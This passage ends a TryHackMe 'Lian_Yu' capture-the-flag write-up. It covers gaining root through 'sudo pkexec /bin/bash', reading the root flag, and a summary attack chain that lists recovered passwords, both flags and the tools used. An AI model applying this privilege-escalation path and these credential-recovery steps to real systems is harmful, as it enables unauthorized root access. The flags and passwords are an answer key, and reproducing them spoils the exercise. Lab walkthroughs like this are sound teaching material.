THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
```

Figure: slade home directory — user.txt flag: THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}

User Flag: THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}

10.2 Checking .Important File

A file named .Important was found in slade's home directory. Reading it revealed a hint about root privileges and a "Secret_Mission" to find.

```
slade@LianYu:~$ cat .Important
What are you Looking for ?

root Privileges ?

try to find Secret_Mission

slade@LianYu:~$ █
```

Figure: .Important file hinting at root privileges and Secret_Mission

11. Privilege Escalation

11.1 Sudo Privileges Check

The sudo permissions for slade were checked using "sudo -l". The output revealed that slade is allowed to run /usr/bin/pkexec as root without a password.

```
sudo -l

slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$
```

Figure: sudo -l output — slade can run /usr/bin/pkexec as root (PASSWD required)

The entry shows: (root) PASSWD: /usr/bin/pkexec — meaning pkexec can be executed with sudo to gain a root shell.

11.2 Gaining Root via pkexec

pkexec is a polkit utility that can be used to execute commands as another user. Running it via sudo escalates to root. After executing sudo pkexec /bin/bash, a root shell was obtained on the Lian_Yu machine.

11.3 Capturing the Root Flag

With root access, the root flag was read from /root/root.txt.

```
root@LianYu:~# cat /root/root.txt
Mission accomplished

You are injected me with Mirakuru:) —> Now slade Will become DEATHSTROKE.

THM{MY_WORD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
--DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825

root@LianYu:~#
```

Figure: root.txt — Mission accomplished! Root flag:

THM{MY_WORD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}

Root Flag:

THM{MY_WORD_IS_MY_BOND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL
3TED_OR_I'LL_BE_D34D}

12. Summary & Attack Chain

The Lian_Yu room was successfully compromised through the following attack chain:

Step 1 — Recon	Nmap scan revealed ports 21 (FTP), 22 (SSH), 80 (HTTP)
Step 2 — Web Enum	Gobuster found /island, then /island/2100 sub-directory
Step 3 — Source Code	HTML comment in /island/2100 revealed .ticket extension hint
Step 4 — Ticket File	Gobuster found green_arrow.ticket with encoded token RTy8yhBQdscX
Step 5 — Decode	CyberChef Base58 decode of token revealed FTP password: !#th3h00d
Step 6 — FTP Access	Logged in as vigilante; downloaded Leave_me_alone.png, aa.jpg, etc.
Step 7 — Forensics	Fixed corrupted PNG magic bytes; image revealed steghide passphrase: "password"
Step 8 — Steganography	steghide extracted ss.zip from aa.jpg; zip contained password: M3tahuman
Step 9 — SSH Login	SSH access gained as slade with password M3tahuman; user flag captured
Step 10 — PrivEsc	sudo pkexec allowed privilege escalation to root; root flag captured

Flags Captured

User Flag	THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
Root Flag	THM{MY_WORD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}

Tools Used

nmap / naabu	Port scanning and service enumeration
gobuster	Web directory and file brute-forcing
FTP client	File retrieval from FTP server
dCode.fr	Cipher identification
CyberChef	Base58 decoding
exiftool	Image metadata analysis
binwalk	Binary/embedded file analysis
steghide	Steganographic data extraction

hexedit	Hex-level file inspection and magic byte repair
SSH	Remote login and command execution
sudo / pkexec	Privilege escalation to root

— *End of Report* —